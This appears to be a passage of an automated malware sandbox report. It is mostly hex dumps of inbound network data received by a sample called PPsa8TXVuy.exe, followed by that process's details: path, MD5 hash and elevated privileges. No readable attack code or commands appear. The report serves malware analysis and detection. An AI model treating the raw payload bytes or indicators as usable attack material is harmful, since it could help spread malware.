ee f3 a7 47 a7 e1 3d ec d2 2b 7a 37 30 e8 16 e1 da f0 db 8c 0b 56 17 01 b4 fa 0a 9f 64 8a 78 a8 6c f2 1a 0d 3c 42 4e f9 b4 53 64 2c 9a 45 a9 3d 61 62 b8 ad 56 0c be bf 72 42 f2 ac ab 55 28 42 70 b0 52 98 3f 09 0f d4 Data Ascii: !%,25aM2]a6DS$mhw2%pL$WLoX-HlVC?Uc,]mmSn<n<hP@U65l ^??}k.1X&[5OrOG=+z70Vdxl<BN Sd,E=abVrBU(BpR?
2022-01-14 01:05:11 UTC	1354	IN	Data Raw: f9 e0 7e 5b f8 4e 1f 7c 62 b1 04 84 55 44 48 a3 c0 e6 7a 8e c5 69 0c f0 8a 15 6d ab 52 f5 2b 99 f3 a9 55 5f a7 8c 48 c1 2a a3 0a 15 71 c2 63 36 df 07 4e 6c 2d f2 a5 8b 2d b5 9f da e5 bb b3 77 39 9c 38 24 49 c6 b7 a6 c5 f4 ba 5d 26 f1 4d 00 b2 db 9a a6 f8 7e 21 a2 69 d2 f3 cb dc c3 1a 29 86 6e 26 34 2d f9 f2 bc c2 c9 4e e2 df 9a 71 2b d4 e2 c5 2b 46 d6 6e f7 fb e0 75 84 b4 50 eb 0e f6 b3 17 25 14 8d 38 06 05 7f 36 9a a5 b5 47 8c 37 f6 35 1a 62 d4 96 55 64 02 1e 18 ef 70 37 c4 78 1d 94 d9 cf 2b b5 20 b7 ca 55 0a e2 01 3e 9f c7 86 78 32 5d 7c a0 b5 c7 03 bb 27 8e cf 0d 6e 2f 9e 17 2f 86 ff f6 94 a8 8e 93 de 93 74 05 34 6f 6f 8f 35 1f ae b6 96 e9 52 47 e1 2d 99 08 c2 a4 6f a8 de f4 68 fa 01 99 68 71 14 73 82 89 cc 8c 4a 03 b9 ae be 92 4d 52 61 a8 65 ab 7f 85 Data Ascii: ~[N|bUDHzimR+U_H*qc6Nl--w98$I]&M~!i)n&4-Nq++FnuP%86G75bUdp7x+ U>x2]|'n//t4oo5RG-ohhqsJMRae
2022-01-14 01:05:11 UTC	1370	IN	Data Raw: 32 9a b5 88 75 47 b4 af af ec 46 9f b4 9e 56 41 b7 ba 76 82 2c 65 3c 35 d2 6e 6b 89 01 5f c1 da 28 2a e5 72 6f 75 be fb 94 cb 5f 24 53 e2 55 61 a6 e1 aa 33 23 aa ef 4f ae 22 69 2a 19 c3 15 ac a6 63 44 47 10 bb b1 c9 7e 2c 72 1d b1 b0 17 54 9d ae 9e b9 84 f6 5c 4a 12 dd 16 ac 0d 2f 0d 4e b8 b5 c2 9d 06 4e f4 0d 9d c8 dc 41 96 c3 fc 3d 00 09 3b fc 78 9d eb 76 b9 17 f5 ef 85 64 d3 07 bb db 6a 42 c2 91 74 7e 99 d3 35 08 a0 03 f9 ae 51 6b f6 3e 10 69 d9 84 17 bc cd 79 33 be 04 47 aa 9e e2 5e 38 29 17 f5 e7 a0 0d de 3a c2 b6 b9 1b 75 c8 05 1c 38 eb 1a 6c fe ae c3 ca 97 0d fe b5 86 2a ed a0 97 3f 5a b5 a6 4a 22 d7 9b 97 fe c3 18 69 02 d2 d4 f7 59 72 fd 1c 3d 15 01 cf 18 c3 d8 30 4e c6 6e 75 9b c9 d4 8c 1d 3b 4b cd d4 1d cd a0 0c 2c 01 04 91 6f 1d ae fb ef a9 cf Data Ascii: 2uGFVAv,e<5nk_(*rou_$SUa3#O"i*cDG~,rT\J/NNA=;xvdjBt~5Qk>iy3G^8):u8l*?ZJ"iYr=0Nnu;K,o
2022-01-14 01:05:11 UTC	1386	IN	Data Raw: af 1b a9 e1 17 47 09 6d 38 ca 66 5b 1c 45 19 3d 44 d4 d7 62 e9 51 2d 29 35 83 48 25 7f 89 4f 08 af b2 5b 19 7c d1 fd 3b b7 a6 f3 a0 16 64 97 f7 b8 bc 59 c4 e2 84 77 65 f0 d1 c2 73 57 2c b7 93 2c dc 94 2f 57 3e 9c 46 34 5d d1 ba 0e 72 e3 bb 4f e3 a3 d5 62 a3 e7 79 21 03 44 aa 79 3e fb fb aa b7 96 76 0e 7f 89 50 64 28 9c 03 1c 82 8b ca 46 55 91 bd b7 53 20 e1 3b 9e b8 dd 1c f9 a1 7d 6a 73 db c0 8b 2f 51 89 9f 25 46 65 8d 8d 64 47 24 60 ae 96 99 14 22 c2 70 2e 2f 6f 49 c2 dc f1 a5 d1 e6 d5 21 86 a5 61 f9 ac b6 4f bf 2d 51 b5 9e c9 2b 6d 7c c7 b8 84 5d e8 83 01 0a 5e 77 ae 95 60 c4 ff 94 56 fa 25 ef 46 0b 38 f3 56 67 2a 6d aa ed b8 da c9 6c 9a 60 91 5d 38 39 b3 5e 75 27 c7 5c 63 7e 8a ff ce a7 f1 6d b4 76 df 9c b6 65 b4 af 1f ba a3 3d 38 18 4c 16 73 7a a5 fc Data Ascii: Gm8f[E=DbQ-)5H%O[|;dYwesW,,/W>F4]rOby!Dy>vPd(FUS ;}js/Q%FedG$`"p./oI!aO-Q+m|]^w`V%F8Vg*m l`]89^u'\c~mve=8Lsz
2022-01-14 01:05:11 UTC	1402	IN	Data Raw: 24 8e c4 52 c4 e1 53 34 54 1e 69 e3 90 40 4e 2b 36 50 73 36 84 98 8b cf 52 4d ba 3a c8 d0 96 22 e4 9f 4c 77 c0 80 b6 2e 83 b9 30 52 bb 47 1f d7 4d db 09 19 a4 c9 88 dc d3 d0 d4 c6 3c 92 48 ec df 1e 34 e3 3b 85 ae b4 b3 36 39 bc 57 bc 91 8f f6 d5 0d 4a 9f cf cb 72 8c 40 c0 c3 af e9 26 aa b7 4a 52 36 bc 94 f2 5e 1a cd 3c f7 56 9d 83 00 fb 4e a7 58 01 5a ab 15 20 3b e1 b7 78 2d aa 4f 21 f1 9d a7 48 c8 e9 37 c8 f0 4e d7 8e fd a3 24 fa c9 5f 1b e6 58 17 97 88 73 c5 48 01 35 42 f1 94 e3 fb 8c a4 62 df e5 28 6c a1 d0 99 86 7a 48 84 6d 24 c3 31 b0 19 14 c6 5c 2e 7c 11 34 15 8e 29 14 d6 c3 1d 1f 2b 8b d9 f8 bb af d1 0c aa 1b 2f c3 51 2a 2e de 4b 2c f8 74 51 a6 8f 4b f1 af 61 67 03 d0 2f f7 e9 ef 99 b1 cb d0 c3 17 64 e5 b5 92 1b 60 95 ef 03 a1 b7 69 08 9b 46 4c 16 Data Ascii: $RS4Ti@N+6Ps6RM:"Lw.0RGM<H4;69WJr@&JR6^<VNXZ ;x-O!H7N$_XsH5Bb(lzHm$1\.|4)+/Q*.K,tQKag/d` iFL
2022-01-14 01:05:11 UTC	1418	IN	Data Raw: b9 da 12 27 62 2d 85 14 84 8a 99 be a8 62 dc 00 9c 48 58 6b e9 dc aa 0f 88 74 92 72 62 c7 b4 f5 c9 72 8e ab 86 31 8f 78 60 94 17 1c 5e 0e 23 f9 1e ab 82 48 5d 5e 72 8b 88 38 4e 72 aa b4 5d d0 b1 25 5d f6 1a fe ce de 1a e9 d7 cb be 34 a8 9f 4c 15 92 95 f9 24 da e9 42 4b ed 0d 1b 68 51 09 be a5 fe 70 c1 06 2c 7b 55 aa df 53 d2 02 f1 32 7e 15 f6 58 3e a6 a7 c8 52 96 f0 57 b9 70 2f 47 d9 a5 33 0d 89 ea 96 d0 f8 30 d1 2e c1 70 2c 67 33 5d f0 a5 17 da 5a 82 8d 31 06 f3 3a f3 8e 96 94 a5 e2 62 79 9a 01 54 59 60 e9 12 70 2b c8 ef 4c 75 75 fa 40 20 a8 60 6c c2 6b 60 6f f0 57 25 d9 95 59 33 16 29 f0 2a 43 64 0e cd ec 91 aa 16 ea 8d 4c d7 0e d5 4c 72 4d 42 5e 85 ee 51 67 03 dc 86 79 05 c7 4c 21 7d ea 83 0c e0 39 52 ab d2 db c2 b0 a7 57 07 64 f6 97 dc 09 fc 3d 89 59 Data Ascii: 'b-bHXktrbr1x`^#H]^r8Nr]%]4L$BKhQp,{US2~X>RWp/G30.p,g3]Z1:byTY`p+Luu@ `lk`oW%Y3)*CdLLrMB ^QgyL!}9RWd=Y
2022-01-14 01:05:11 UTC	1434	IN	Data Raw: 8f 64 60 31 f2 a9 cb 3b 1e f4 75 86 ae aa a2 39 3c 99 ed 8c e8 58 6a fe a2 07 49 be 32 7c 84 cb 12 6a 16 30 f4 58 05 f9 d6 4d 2a cb 7f ea 06 84 33 54 64 60 e4 3d 3f 7f 92 8e df 2c ea 09 6e 6b 26 b4 ab 82 24 e1 4b 33 1d d3 fb a6 14 6e 32 37 17 4a da e9 b6 2a bf cb 1c 8a 8c 93 5d c7 b0 f1 2d 4b c1 9a f3 4b 21 50 2f 76 d4 c1 1e c0 81 fd 99 22 74 e6 40 d5 89 5c 17 fa 8e 04 59 a2 18 8b 9f a6 62 7c 6a d1 ab a3 e5 37 67 8f 2c 54 86 b6 f1 f4 ca cd ad d9 6a 13 7a 5d 66 8a da 4e d3 a5 a7 de bf 12 86 8d c6 7d 4c dd 02 8e 8e 21 d3 7e fc f7 e2 33 03 b3 bc 5e cd b4 2b 6b 99 73 89 d9 7a a4 cc 7b 5f d9 69 0c 92 e1 ad 51 e4 80 c1 cf 7f 29 87 27 5b 87 cf d5 43 f9 3a 09 50 b0 d4 eb 8c 7b 4f 68 a2 87 ce 68 bb 99 99 f1 1e d6 b2 5b 7b 29 4b c7 76 3b 15 fd 6d f2 bb 6c 52 f5 40 Data Ascii: d`1;u9<XjI2|j0XM*3Td`=?,nk&$K3n27J*]-KK!P/v"t@\Yb|j7g,Tjz]fN}L!~3^+ksz{_iQ)'[C:P{Ohh[{)Kv;mlR@

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	1450	IN	Data Raw: d5 46 59 a0 6c 3e c2 ff 86 b3 98 75 b3 27 ea 85 5b 65 f2 8d d9 52 67 b7 f1 20 b6 e9 6e 76 db af 63 23 4b 00 7a 72 ba 6a dd 23 01 55 89 0d 37 27 27 20 53 3f 72 99 96 a6 0e 3e 35 b6 98 71 f7 36 fa 99 f1 db 0b c1 37 a4 2a 75 1c 4e f7 4c 87 de d7 86 53 a9 df 6b 55 1c a3 97 21 27 fd 51 86 9c 43 ef 63 49 e9 a9 55 04 24 18 a9 c8 fe 9c 72 9b 4f c8 f3 99 23 d7 f3 d4 55 ce e7 c6 61 11 eb 85 08 c9 c3 12 37 78 93 ad 79 b1 e9 42 d0 37 a3 f6 e0 85 16 59 8f f8 f7 b6 03 ec 4d a1 52 f9 12 12 3c be 5c cf 30 5b c5 b1 58 88 c4 aa ec 13 86 a6 d2 71 ab 64 0e 26 f7 89 fa c1 37 f8 d0 9a 88 fc d3 6c 86 67 2a 5c 85 a0 95 a5 b0 35 7b c5 d8 98 d0 41 66 a3 16 a8 0e 38 5d 18 95 43 b9 30 f7 59 b5 c9 47 c4 ee a4 0c 3a 5b 92 a4 e7 55 a5 b7 a2 bd bc 85 37 12 18 fa 08 fa f2 83 ec f4 d4 84 Data Ascii: FYl>u'[eRg nvc#Kzrj#U7" S?r>5q67*uNLSkU!'QCcIU$rO#Ua7xyB7YMR<\0[Xqd&7lg*\5{Af8]C0YG:[U7
2022-01-14 01:05:11 UTC	1466	IN	Data Raw: 00 2d fa b7 ae 36 1d cc b8 fa 9c e4 ff 27 80 6c ba 22 48 7f ec 4e 4c ef ff fc 84 1d 1e ff 5c bb bc 55 c3 dc da 79 d4 89 de 10 0f 98 f2 8c 88 5e c7 0c ac df 42 32 90 79 1c 94 15 99 10 0d 9a 75 39 44 cf 10 8e 07 b6 fb a5 12 56 cb 65 3c f2 9b b4 a3 9d 39 01 ca e6 4c 08 d0 d1 0b 83 94 b1 ef e1 89 87 01 3b 5b a3 88 4b a3 16 66 a0 50 ae 8f b1 2b fb 71 6a bb 38 94 10 ba e2 7a 56 20 ca fb 29 68 7d 94 03 77 46 72 a4 c7 29 46 14 3c 11 d5 bd bd dd 5b 18 e5 9c 4b a6 87 e7 9a 92 aa cf ee 9e 29 63 2d 84 d1 bc 60 ee 19 59 6b a3 46 2c 72 1e f1 d0 fe f1 4e 33 4e 42 a9 48 a2 90 7e 40 fa 1e 2a 42 26 e6 df 1e d7 7f c6 75 da 41 38 d9 56 21 30 cb b1 22 99 ee ed 89 d6 f2 03 17 08 e5 ee f0 10 d0 23 5d 76 1b e4 b7 c7 1a a9 b7 61 df c4 6c ac d8 4d b3 f6 d8 eb 30 83 8a 0c 07 e2 0a Data Ascii: -6'l"HNL\Uy^B2yu9DVe<9L;[KfP+qj8zV)h}wFr)F<[K)c-`YkF,rN3NBH~@*B&uA8V!0"#]valM0
2022-01-14 01:05:11 UTC	1482	IN	Data Raw: 20 e4 ba 56 83 5f 6b f9 75 31 bf ee 15 a8 cb b6 30 53 64 0f 16 50 7c 16 9e e2 7d 8c 86 53 47 d8 ba bd 72 5b 8f e5 77 df 47 a3 cc 19 cf 57 66 2b ad 80 73 7a c1 c1 b5 36 89 e7 e5 35 50 20 c0 24 59 88 c7 75 29 ee cd 63 85 b8 f3 84 4f d5 fb 81 be 14 e1 09 c7 06 77 ee 50 7d f9 9c ff 86 15 02 6f 36 de e6 22 12 e7 3f 30 11 01 8c 42 21 b1 03 03 ec 25 55 49 b3 42 0f 45 8b 11 f8 69 22 55 8a b1 84 2c c5 ac 65 ad 69 3e a4 dc cc b7 74 04 ca ca ba b6 de f7 4f d3 f2 b7 e3 28 d9 52 b0 b9 11 a0 8d 92 7c 66 be 8f 0a ce fc 79 fd 80 2b cb a4 76 4e 95 8f 1e 81 5a c3 e2 1f 61 2a 1d f7 91 88 cd 9a e1 4e 48 b9 07 56 cc 6d d8 56 25 64 c0 02 e0 c4 49 c5 2a ec 81 43 66 6c 04 48 4d a0 e8 a8 82 da bd 84 f6 0b 60 46 fb a2 5e a0 9d 18 93 c7 d7 7c 24 ce e5 0b 38 5c d9 86 e6 f3 da 8b d9 Data Ascii: V_ku10SdP]}SGr[wGWf+sz65P $Yu)cOwP}o6"?0B!%UIBEi"U,ei>tO(R|fy+vNZa*NHVmV%dI*CflHM`F^|$8\
2022-01-14 01:05:11 UTC	1498	IN	Data Raw: 1e 72 cf 12 1d b8 dd f5 33 cf 72 e2 25 15 d5 67 96 03 b4 0c 3a c1 44 de cf 0a 87 eb 1a 42 d8 5c 3f 05 9b 32 8f 80 41 70 7b 15 fd bd 1b 0b 05 36 c0 c7 b3 f0 9f 80 5b 06 b0 98 8d 32 b1 87 e4 c5 01 ec d1 10 18 5e 4e f8 4b 99 8c bf 27 ac 3b ca 99 73 fe b3 24 79 80 42 08 f8 16 7c 30 76 38 86 dd 75 4e c7 ac de 45 99 4c e0 30 b5 fa 50 db f1 91 c2 f8 d5 9a cb f5 c1 36 81 93 7b 20 a1 be ba d6 db 20 3d fa f3 75 eb 9a bc 5f 15 3c ee 26 2e 0f 91 3e 1c 43 63 9f 52 00 c1 4d b8 ab 2a 0a 32 e0 5c 9e 13 ef ae bd 47 1a 87 4c 1e 05 51 f7 b8 6f ec fe 48 55 d5 aa a8 43 71 4d e3 8b 3d 53 cc 43 fb f5 7d 6a 32 0f 52 6f fa 10 1f b0 ed 9a 6f bc 1b a7 a1 43 2c cb f7 ae a9 79 15 76 02 75 3b 6d 1e 88 26 01 3a 10 6e f3 72 5c 7f d9 56 32 6b 56 7c ea 54 fe 5e 9a 39 dc e3 2b 17 f6 22 27 Data Ascii: r3r%g:DB\?2Ap{6[2^NK';s$yB|0v8uNEL0P6{ =u_<&.>CcRM*2\GLQoHUCqM=SC}j2RooC,yvu;m&:nr\V2kV |T^9+'"
2022-01-14 01:05:11 UTC	1514	IN	Data Raw: 70 a1 df a0 b8 58 f5 14 80 8e b2 8a a6 75 bc 3c 8c ff 65 03 6a 26 4e 4b 61 5a af 9a 3a f4 4a 3c 3c ea d1 23 bc 37 e9 d6 7b 57 f7 bf bd e7 7a 0d 61 45 f1 68 59 ce 9e 0a af 4a c2 c9 5d a9 ac 2d fe 9b 10 5b 04 88 81 f9 66 55 06 2c d0 75 d0 4f ea 70 60 62 68 91 ff e1 ad 9e 1d a6 ea 74 ce 6d f3 b6 bd bc 98 c7 b2 21 38 24 51 0d 23 d1 78 2f 5d 8c ff c3 4b b3 bd bd 87 91 59 e5 9f 16 d8 61 74 0f b3 48 b5 37 88 f3 de ee 61 50 37 58 b1 dd e9 d7 aa a5 c6 35 dd c9 78 1e 5e 57 de dd 74 6f 96 90 7d ff fe e9 e2 fb 27 9c a3 36 26 d8 b6 3c 67 65 6d 81 0c 0b 88 e6 b5 bf 0f ba 8b 90 5b 40 76 e3 c8 c5 af 0d 77 ec 8e 05 66 64 61 ee dc 5e eb a1 b1 b0 06 3c 29 82 4e cb 6e 38 66 0c 4a 82 a7 f1 9c d9 17 44 6e fa 28 1e 58 72 cb e3 de 63 08 fe 84 61 32 ba b0 f5 9f ae 18 6c 57 6b f1 Data Ascii: pXu<ej&NKaZ:J<<#7{WzaEhYJ]-[fU,uOp`bhtm!8$Q#x/]KYatH7aP7X5x^Wto}'6&<gem[@vwfda^<)Nn8fJDn (Xrca2lWk
2022-01-14 01:05:11 UTC	1530	IN	Data Raw: cd ef 3f 31 b0 d6 f6 b9 e0 ae 7b 7f 32 10 d1 a5 96 2d 80 2b 79 ab db ad aa 31 a1 56 2e 0c 47 d2 a6 15 c9 1f c6 f9 7d 85 bf 9c 5d 5b 9a ee 88 e5 41 a4 c1 5b bf 50 30 ec 3d b6 97 f0 55 de fd 78 b8 6d 43 db b3 35 e4 07 56 65 d2 0d 11 78 6a 30 78 a8 c8 5a 0a e1 14 7d c7 3c bf f1 ec 2e 47 cd 29 62 72 1c b7 a2 5d ca a9 18 ab 10 47 30 e2 d1 05 55 15 64 e3 7c dd cd 29 de 17 54 fb 76 dd db 40 28 f4 24 e8 35 c2 6f 7e 55 1e 5b cf f1 ed dc 43 83 25 a1 c7 ce 67 25 ca 65 63 5a bc bb b2 c9 48 cc af a9 6e 9e 33 b3 35 3a a5 2a 6f 2d 63 62 6b b5 6c 3e 29 71 95 ad d9 b4 b2 03 ed 87 f8 ac 80 33 7e 3f c0 87 cc 8c 66 1e 0d 73 63 20 3d 42 ac 5e aa b3 69 c1 b8 42 4a db c2 35 b8 8a fe 6e 07 91 0a 43 b6 42 a4 5e f0 fd 37 fc 31 48 01 f0 83 9b ac 57 04 d8 b7 c0 50 a7 97 7d ee 58 79 Data Ascii: ?1{2-+y1V.G}][A[P0=UxmC5Vexj0xZ}<.G)br]G0Ud|)Tv@($5o~U[C%g%ecZHn35:*o-cbkl>)q3~?fsc =B^i BJ5nCB^71HWP}Xy
2022-01-14 01:05:11 UTC	1546	IN	Data Raw: 17 27 b8 ab 50 2d d0 2f 23 f7 9c ff a1 24 2d 85 0c df de 51 1f e6 9d 6c 61 30 b9 80 f8 8e b2 c7 36 90 00 c9 3b 20 f1 b9 c9 d1 e3 7f f6 65 cc a9 e3 72 3a 83 7b e2 c9 9c 55 2d 43 5e 7b 13 eb ce 24 25 46 73 a4 ae 61 03 ab 94 09 a5 d0 5d 0e 99 78 76 1a 6b 46 05 f3 b3 c5 de c3 e7 ce 29 b4 60 fd 94 c0 29 1a 8c c0 64 3e 12 7c da cb 5f 37 f3 8b 45 fe f8 cc 82 6f b0 9f 17 34 47 65 90 6e 56 ad 7f 67 d5 05 be 98 d3 26 81 8c 52 6e 27 85 76 ab 95 f4 1c 61 19 4c bd 45 a6 a3 78 a0 65 7a 1a 46 df 26 0d f3 62 24 29 c8 fc c6 de 59 91 f0 b6 4a 11 cc 7c 2b f7 0d e1 28 da ee 5d b6 fb e9 b9 1f aa d9 39 0d 36 43 03 8a 48 51 57 71 8e c9 9f 7b 2b d9 8a a0 d1 b4 67 96 0e cf 2c ce 93 1c 28 70 d5 d0 37 74 ec d9 fb 39 98 cb cd 07 bd 93 17 7a 82 0e 09 87 cc b3 d9 60 3b f6 63 67 01 84 Data Ascii: 'P-/#$-Qla06; er:{U-C^{$%Fsa]xvkF)``)d>|_7Eo4GenVg&Rn'vaLExezF&b$)YJ|+(]96CHQWq{+g,(p7t9z`;cg
2022-01-14 01:05:11 UTC	1562	IN	Data Raw: 63 29 f0 30 93 2c 63 b9 e5 97 67 d5 54 06 b9 fa 39 04 88 cc 64 1b 9b a6 de 6e 0b 18 b4 ed 00 84 bd ab 5c 9d b7 13 c4 91 84 0d 1f 8b 80 1a f2 52 13 c1 35 c5 e6 0b e4 84 71 48 a1 7d 5d 5e a8 94 52 a3 86 41 d0 c6 ab 7c 63 de 3c 10 7f d6 c3 00 44 bb fd 55 8d 03 c9 9e f1 2b 01 3f 67 d1 c1 69 a3 e8 a2 21 8e 4c 34 df 93 cb cb 40 ab b2 10 f2 82 ee 3e 8c 42 2f 42 63 51 31 73 b1 d8 97 88 e7 5e 8f 79 c2 c3 d9 8a 2d 40 96 a4 2c 7b 7a a9 4f b6 9f d2 87 38 78 8c 26 aa 8a 47 d1 c2 b8 41 8c 32 3a d9 b2 71 27 72 28 d0 fa 37 8c c1 98 d6 3b 11 28 f2 21 d9 01 5f 6f 8d 3d 50 d4 60 81 30 25 1f 1f 67 65 e8 a5 b4 0c 74 98 51 aa 50 02 08 d3 d3 be 0a e7 2b 89 f4 5a 6f 06 b1 2c b0 e4 11 77 fa 3e e1 cc e9 34 1d fa fb c8 64 3e 3c f5 a6 43 62 43 49 ad c8 62 83 07 c8 3a f4 bf de ed 7b Data Ascii: c)0,cgT9dn\R5qH}]^RA|c<DU+?gi!L4@>B/BcQ1s^y-@,{zO8x&GA2:q'r(7;(!_o=P`0%getQP+Zo,w>4d><CbCIb:{
2022-01-14 01:05:11 UTC	1578	IN	Data Raw: ae 3e 6f 39 6c 3c 53 92 b8 51 c0 1c ec 85 d5 c6 b5 01 52 39 81 08 c6 e5 8d a5 5b 1a fe 63 20 06 c1 81 90 16 be 41 e3 22 6d 1e a7 f0 52 de 79 12 09 ec 3f 70 01 51 81 f1 77 ca bc 6d 0e 14 a4 bc 0b 11 ec 89 61 98 ff 0b b1 e9 08 14 0b 3b fc f4 15 41 07 05 79 fd db 72 b6 ec 01 8f d7 0a 0c 52 f2 49 96 d8 e8 d8 3f 87 ba 41 08 56 a0 f0 c8 78 c7 b6 6f 15 bd a3 35 f9 69 6a c6 bd 05 06 e1 dc 2e eb a4 eb ba a4 88 d7 8c 33 17 c8 c8 da 1e b2 4b 84 e3 b4 f3 5d 51 c9 23 7e 02 f9 d2 0e 71 73 20 9f e6 ab 22 41 f6 e5 5b 7e 12 bf bb 0a 28 f9 07 27 52 04 5d 4e 6b 28 88 43 f1 3c e5 11 a9 2f 16 37 ff d8 df cb 9e ec bf 21 61 d3 e3 6d 41 0f 9c 90 d1 2b 0d 93 a1 72 76 65 a3 52 1c df 90 1a e8 cc 58 99 8e cb e1 4d 88 3d 15 02 9c 85 64 36 c4 81 d7 f2 2f 03 8f 6b d2 0b c7 67 e9 02 1e Data Ascii: >o9l<SQR9[c A"mRy?pQwma;AyrRI?AVxo5ij.3K]Q#~qs "A[~('R]Nk(C</7!amA+rveRXM=d6/kg
2022-01-14 01:05:11 UTC	1594	IN	Data Raw: b1 1e 91 08 49 3b e3 17 35 50 25 64 e0 83 9c e8 4e 56 d3 c7 dc 6a cf ba 0f 06 fe cc b0 41 32 6c 5d cd f9 1b fa ce 18 af 2a d2 ac 10 1f 91 88 5e f0 eb 55 b1 86 cf c7 17 b9 93 c7 9b ed 2d 16 d0 bd 94 21 a4 46 cf cc e1 a0 40 9a 1f e1 11 05 8d 3f e9 29 12 5e cd 6e 00 3d f4 3c 9c bf 37 6a 7f bc 69 e0 2b 8c d0 3f 6d eb d3 76 95 15 af e0 28 15 a5 99 0d 8b 91 e2 32 e5 fe db 88 96 2b de 7f bb 72 62 8a 49 37 08 c7 39 0a 21 e1 c3 8b 81 8d 16 97 42 3b 53 59 88 e3 aa 6e 4d b7 5e 83 40 20 30 46 e8 73 b6 04 9b 53 ff 86 1b 16 37 26 f9 cf f0 45 52 c3 7e a3 2d a2 55 0c 90 67 eb 8e d3 fd 24 6b 48 88 61 da bf 85 5f d0 7a 9d 0d 83 6a 67 72 13 25 69 bb 5c a5 7a 52 1c b3 0f ac b0 47 a6 25 bc b8 86 f0 54 cb 6a a4 5e e3 10 73 cc dc 4e e1 ea e3 a1 50 9c 8e 6e 0e 89 15 f0 7d 81 5d Data Ascii: I;5P%dNVjA2l]*^U-!F@?)^n=<7ji+?mv(2+rbI79!B;SYnM^@ 0FsS7&ER~-Ug$kHa_zjgr%i\zRG%Tj^sNPn}]

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	1610	IN	Data Raw: c2 53 5d 51 21 9a d6 1f be 7a 74 e5 6a c7 2d 6b 15 b2 f9 5a 2c c0 b2 0b 82 6f e7 c1 00 eb 40 c6 8d ee 0b 2e e6 0f 62 c2 9a e4 13 e0 98 78 8b a6 64 33 28 a5 0f 7b 3f 13 cd 69 a2 b8 77 47 a4 85 4e 47 7c 63 09 18 f4 1b 84 63 b8 27 16 60 c7 b7 d6 5c 56 9a 0c 11 8f ee c9 af af dc 1a 6a 67 0b 13 dd 59 d4 b3 2c f5 9a 09 2d 71 0e e7 7b 2c 8e 21 51 98 39 6b 45 8a 47 ec 87 22 62 b8 48 48 61 f9 32 d8 ee 45 64 85 cb b7 0c 34 06 e4 c1 52 4e 01 53 5d a7 1f 72 e7 0c 04 9b b9 4f e0 25 5e be 25 68 0f 2b e4 e8 a3 87 43 26 bc 9d c0 95 9e 21 06 70 3d 4f 3d ea 62 6c d6 69 98 2c 0d 5e 19 81 cc ab 99 a0 b1 e7 18 61 ba f9 06 4e 29 99 df cc a9 8e 54 2e 63 5b c9 ca 73 b9 88 57 79 4b 35 5b e9 80 f6 dc d2 95 08 37 ac ab c6 98 89 ba dc 3b a7 7b 30 e6 b1 14 62 bb 96 92 fe 6f 7e f6 93 Data Ascii: S]Q!ztj-kZ,o@.bxd3({?iwGNG|cc`\VjgY,-q{,!Q9kEG"bHHa2Ed4RNS]rO%^%h+C&!p=O=bli,^aN)T.c[sWyK5[7;{0bo~
2022-01-14 01:05:11 UTC	1626	IN	Data Raw: fd bd 2b 9c cf 91 8f 94 84 33 2e 8f 63 a1 b9 7c f0 85 e8 6c be 24 31 73 06 42 61 c1 34 96 01 7c a6 e6 00 b6 e3 c9 17 45 de d6 7b 17 94 ec 64 8a b8 67 af 34 09 2a 22 da c5 e9 66 f8 9d a7 a3 df 57 08 45 af 5f 4f 06 81 82 23 05 3b a9 db aa ab a8 c8 36 c5 6c 79 0f 02 7d a9 2a 1b ae 06 23 b7 6f b4 ec 7f d6 f7 f2 9b db b3 03 de d1 76 36 20 37 37 d0 b2 4e 53 29 6e f8 18 1f 98 20 d3 15 e9 6c 22 f1 99 3d 68 05 54 55 43 a8 dd 34 18 29 56 0f c8 3e 89 64 dc e0 2b 9d 5f 97 f9 6c 6d 29 6d c4 8f 73 09 60 ee b2 6a 54 c5 13 21 eb 6e bc f6 0a 3d 71 55 60 e5 e4 21 68 a7 48 2e d1 5f a6 ab c0 9d 12 bb ac 68 f3 6e 80 3a a1 24 58 79 ce f7 e9 ea e9 06 fb 6a 3d 3f 00 41 ec 74 53 f2 73 b8 26 02 f6 ab 02 cb 59 a4 6f 78 08 8a 8f 85 f4 f3 59 16 f0 5e 8e 60 8a ee 5c 82 63 ab 0e 38 c0 Data Ascii: +3.c|l$1sBa4\|E{dg4*"fWE_O#;6ly}*#ov6 77NS)n l"=hTUC4)V>d+_lm)ms`jT!n=qU`!hH._hn:$Xyj=?AtSs&YoxY^`\c8
2022-01-14 01:05:11 UTC	1642	IN	Data Raw: fe 0e 9b 49 d8 19 34 3e 83 23 3c 6b 91 9d 86 c4 d3 e8 13 fd 0b c9 41 b5 6b 22 05 bd 98 99 f4 64 5b 22 d6 b0 22 fe 2e f9 d2 93 a7 4e 6b 01 65 9a c2 f6 0f 93 28 6a e5 ec 54 15 00 7d 89 c6 04 af ed b5 de 2a 0d e1 8c 8f e9 34 ef d1 f1 8e c1 3e 79 83 e4 fd 87 3f 30 5d 3e 29 c6 9c af ca ef e6 de 84 e4 be 7d 53 83 dd 01 cf 82 af b0 61 45 ff ea fb 16 c6 02 92 c4 7d a6 83 5b 43 c7 86 e9 a0 2d 33 5d 98 f7 9b 36 1d bb 0d 95 60 fe 4d 7e 20 4a f5 cd 4a 04 d0 0d 69 ee 63 e2 6a b5 5c 63 ea e9 fe 06 09 d4 91 a2 aa a0 6d 2c 88 8d 6b 33 34 87 9a 87 56 53 e8 8c 33 15 8a ee e5 4d 60 16 9f f5 61 13 7f 5d b2 44 89 dc 0c ba 7b 59 0d 80 26 b4 f7 6b 17 69 f8 dd d1 5b 75 65 80 8d 3b 9c f7 41 05 52 a4 22 94 97 9a c8 6a 10 20 c5 62 fd 22 1b 14 02 4c ee d8 39 22 6c f5 1a a9 3d 82 71 Data Ascii: I4>#<kAk"d[""".Nke(jT]*4>y?0]>)}SaE}[C-3]6`M~ JJicj\cm,k34VS3M`a]D{Y&ki[ue;AR"j b"L9"l=q

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: PPsa8TXVuy.exe PID: 6588 Parent PID: 4484

General

Start time:	02:03:32
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\PPsa8TXVuy.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\PPsa8TXVuy.exe"
Imagebase:	0x400000
File size:	293888 bytes
MD5 hash:	8CD20CB52ADC22E02B72F1ED7ACDFFA3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: PPsa8TXVuy.exe PID: 3676 Parent PID: 6588

General

Start time:	02:03:34
Start date:	14/01/2022
